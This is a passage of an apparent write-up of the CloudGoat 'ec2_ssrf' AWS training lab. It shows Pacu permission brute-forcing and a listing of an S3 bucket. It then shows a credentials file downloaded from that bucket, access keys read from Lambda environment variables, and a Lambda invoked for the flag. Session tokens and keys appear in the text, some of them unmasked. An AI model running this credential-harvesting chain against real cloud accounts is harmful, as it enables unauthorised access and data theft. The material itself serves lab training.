2026-08-07 02:19:09,220 - 15337 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
2026-08-07 02:19:15,316 - 15337 - [INFO] -- s3.list_buckets() worked!
[iam__bruteforce_permissions] iam:
[iam__bruteforce_permissions]   root_account: False
[iam__bruteforce_permissions]   arn: arn:aws:sts::208501907498:assumed-role/cg-ec2-role-cgidd4kc38j349/i-029dfd2441a4e3d1f
[iam__bruteforce_permissions]   arn_id: 208501907498
[iam__bruteforce_permissions]   arn_path: assumed-role/cg-ec2-role-cgidd4kc38j349/i-029dfd2441a4e3d1f
[iam__bruteforce_permissions] bruteforce:
[iam__bruteforce_permissions]   dynamodb.describe_endpoints: {'Endpoints': [{'Address': 'dynamodb.us-east-1.amazonaws.com', 'CachePeriodInMinutes': 1440}]}
[iam__bruteforce_permissions]   sts.get_caller_identity: {'UserId': 'AROATBC5OUAVFAIEUC6FZ:i-029dfd2441a4e3d1f', 'Account': '208501907498', 'Arn': 'arn:aws:sts::208501907498:assumed-role/cg-ec2-role-cgidd4kc38j349/i-029dfd2441a4e3d1f'}
[iam__bruteforce_permissions]   s3.list_buckets: {'Buckets': [{'Name': 'cg-secret-s3-bucket-cgidd4kc38j349', 'CreationDate': datetime.datetime(2026, 8, 6, 18, 36, 14, tzinfo=tzutc())}], 'Owner': {'ID': 'dbe26f49c9b4a82a84fedf4f6b524c569e6c7a1dfaa32cf43fbab4a13f9bec30'}}
[iam__bruteforce_permissions] iam__bruteforce_permissions completed.

[iam__bruteforce_permissions] MODULE SUMMARY:

Num of IAM permissions found: 3

Pacu (solus:imported-cgec2) >
There are 3 IAM permission were identified, let’s check what are those. I run whoami to view the permission.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
Pacu (solus:imported-cgec2) > whoami
{
  "UserName": null,
  "RoleName": "cg-ec2-role-cgidd4kc38j349",
  "Arn": "arn:aws:sts::208501907498:assumed-role/cg-ec2-role-cgidd4kc38j349/i-029dfd2441a4e3d1f",
  "AccountId": "208501907498",
  "UserId": "AROATBC5OUAVFAIEUC6FZ:i-029dfd2441a4e3d1f",
  "Roles": null,
  "Groups": null,
  "Policies": [],
  "AccessKeyId": "ASIATBC5OUAVLRXFVDWN",
  "SecretAccessKey": "PsF2xJBEYYaYDMg2vzM0********************",
  "SessionToken": "IQoJb3JpZ2luX2VjEH0aCXVzLWVhc3QtMSJHMEUCIAg6eJEblWg5O1s26op+oKhIkuxr4T1P1gCNRH4F9O62AiEApjNxxHqhtFhItEMruIhGvKOA+Ch1xIYvpai/RAju7MgqvAUIRRABGgwyMDg1MDE5MDc0OTgiDGAa1P3dVkJusYs6HiqZBXTf/SSR6zX+CTshOjTHwTxusCEn5x082u4XlLEyLR6Bq7YV2cOPhNYADOJLLmWkIE4PK/Ifl8++HGBjpYzzdtOuD11Bg9GipGwqbDBfLugSdyJ9f0w39yBuTooN1E32AdgsVg2IuN8WO9UzFe8ldrBmUyUuaDN9qmDqE+uLXTesY3Qd1Zb3G9R5Eh8MuqaI4fAuPky6mT1daJjwwAqn6FYyucmCRl/HF8b7P+BbiVJFxse9pEY7d37JOQEB5lBPJqW3xmD+U3XoACUBcRN9xINLtned1Wi5EMAlxYvawk3h/tkuO0xjzcLCEMeyBBn2xRvpi7iKKU6twr5XQO4PEhrr5RrGW8I6S1bZUMrRJmBH/Bf/67WyelVBA6UtYPYzVppV6kr+ygOZTPeF4hsdPsQIFHtzzSM0XDuBGmVmvhGJiExm6BDt5Xg4BEhlsuwanmJfT4OHk5OrFHuf37Z5gUBQ97QZI0egonx4yq7hYNs5bUz69JvypKfYXmJKtoyI0x0mK0VWshxJakiqom6kM6FaTeRlynFhPAx2KFH8phavL2Mywcdhal0PZKLBjiAwu9HoXG4nVWiOKR3EU1MGITi+Z7zcokLHBzzGtq+bqfSgrkRB8vyTRhAhzyEIy9HMq8IAw0PNiiPBFN6RIMt1WQ7fyQnF2LraYFjjccOSmZN+CI6lVh8i4TQidUswgZAsAqc1OwUoupMED+HLteum6k5jhgK2d+SV2CEkh7Tz5yS3tSTwHttnW5+t03pRg0+uJPy13HiKKutr6CjK5mVc8XVa5DAfcWGdwHxAuDnH9sdG9Qt0Tm3oMl7owwvrAmVLmzQoiTKsGqUvGmv+25QHIir+uTSVIoPen+W1bR1KMwv5qlt8T8sx+mWrMIbV09MGOrEB/axy7sNie0NOGtnMXe/e7wpQzWMQ0wX/INBsIOkL1VBktTcvgZ/tE4zvVuGQ2z7rNsPGdQLEkLad8bV4qXjuCGcqf15wLvItyT316qcPPkScB5KakRan6YD49iQIxJGhdYurYQYILPTwHfWPKZBTP1oQmkODGsJA8yqN/QhIvjUD1zfJyaOYKBQnMbhr0g0KaU5uWyTG4HhAnYuagQNFt716k51IgmOjol68oRE0KPaZ",
  "KeyAlias": "imported-cgec2",
  "PermissionsConfirmed": false,
  "Permissions": {
    "Allow": [
      "dynamodb:DescribeEndpoints",
      "sts:GetCallerIdentity",
      "s3:ListBuckets"
    ],
    "Deny": []
  }
}
Pacu (solus:imported-cgec2) >
I have below permission.
- dynamodb:DescribeEndpoints
- sts:GetCallerIdentity
- s3:ListBuckets
S3 Bucket Enumeration
I can list S3 bucket, I start with this permission and try to list available S3 bucket.
1
2
3
4
5
6
┌─[jay@parrot]─[~]
└──╼ $aws s3 ls --profile cgec2
2026-08-07 00:06:14 cg-secret-s3-bucket-cgidd4kc38j349

┌─[jay@parrot]─[~]
└──╼ $
I found one s3 bucket cg-secret-s3-bucket-cgidd4kc38j349
Explore the bucket and check what is inside?
1
2
3
4
5
6
7
┌─[jay@parrot]─[~]
└──╼ $aws s3 ls s3://cg-secret-s3-bucket-cgidd4kc38j349 --profile cgec2
                           PRE aws/

┌─[jay@parrot]─[~]
└──╼ $aws s3 ls s3://cg-secret-s3-bucket-cgidd4kc38j349/aws/ --profile cgec2
2026-08-07 00:06:19        135 credentials
A credentials file stored in the bucket. I downloaded it locally and read it.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[jay@parrot]─[~]
└──╼ $aws s3 cp s3://cg-secret-s3-bucket-cgidd4kc38j349/aws/credentials . --profile cgec2
download: s3://cg-secret-s3-bucket-cgidd4kc38j349/aws/credentials to ./credentials

┌─[jay@parrot]─[~]
└──╼ $cat credentials
[default]
aws_access_key_id = AKIATB********OI72BLX
aws_secret_access_key = 0w9tnaBhNZ*********X7yToLOOVzeuW5
region = us-east-1

┌─[jay@parrot]─[~]
└──╼ $
AWS access key and secret are stored in it.
Configured newly access key in AWS CLI.
1
2
3
4
5
6
7
8
9
┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $aws configure --profile cg-s3

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIATBC5OUAVAOI72BLX
AWS Secret Access Key [None]: 0w9tnaBhNZ1pQNUPPEsxOgnDwgX7yToLOOVzeuW5
Default region name [None]: us-east-1
Default output format [None]: json
Verify the credentials.
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $aws sts get-caller-identity --profile cg-s3
{
    "UserId": "AIDATBC5OUAVFIYBUMUED",
    "Account": "208501907498",
    "Arn": "arn:aws:iam::208501907498:user/shepard-cgidd4kc38j349"
}

┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $
Next, I enumerated the available AWS Lambda functions using the current credentials. The objective was to identify functions that I could access and gather information such as their names, configurations, and associated IAM roles for further analysis.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $aws lambda list-functions --profile cg-s3
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-cgidd4kc38j349",
            "FunctionArn": "arn:aws:lambda:us-east-1:208501907498:function:cg-lambda-cgidd4kc38j349",
            "Runtime": "python3.11",
            "Role": "arn:aws:iam::208501907498:role/cg-lambda-role-cgidd4kc38j349-service-role",
            "Handler": "lambda.handler",
            "CodeSize": 223,
            "Description": "Invoke this Lambda function for the win!",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2026-08-06T18:36:24.457+0000",
            "CodeSha256": "jtqUhalhT3taxuZdjeU99/yQTnWVdMQQQcQGhTRrsqI=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIATB******ZUX6P",
                    "EC2_SECRET_KEY_ID": "vtjRSzTeoF6h******ExfwWR8VFc4AKxY"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "ae02f647-04ca-440c-aab7-d4e0167ec7b4",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
                "ApplyOn": "None",
                "OptimizationStatus": "Off"
            },
            "LoggingConfig": {
                "LogFormat": "Text",
                "LogGroup": "/aws/lambda/cg-lambda-cgidd4kc38j349"
            }
        }
    ]
}

┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $
I successfully list the lambda function, and identify lambda function
Lambda Function - cg-lambda-cgidd4kc38j349
Invoking the Lambda Function
If I remember correctly, our objective is to invoke the target Lambda function and obtain the credentials returned by its execution.
Now that we have identified the available Lambda functions and confirmed the relevant permissions, the next step is to determine which function can be invoked and analyze its response for the required credentials.
1
2
3
4
5
6
7
8
9
┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $ aws lambda invoke --function-name cg-lambda-cgidd4kc38j349 --payload '{}' output.txt --profile cg-s3
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}

┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $
Successfully invoke lambda function and got the flag.
1
2
3
4
5
6
┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $cat output.txt
"You win!"

┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $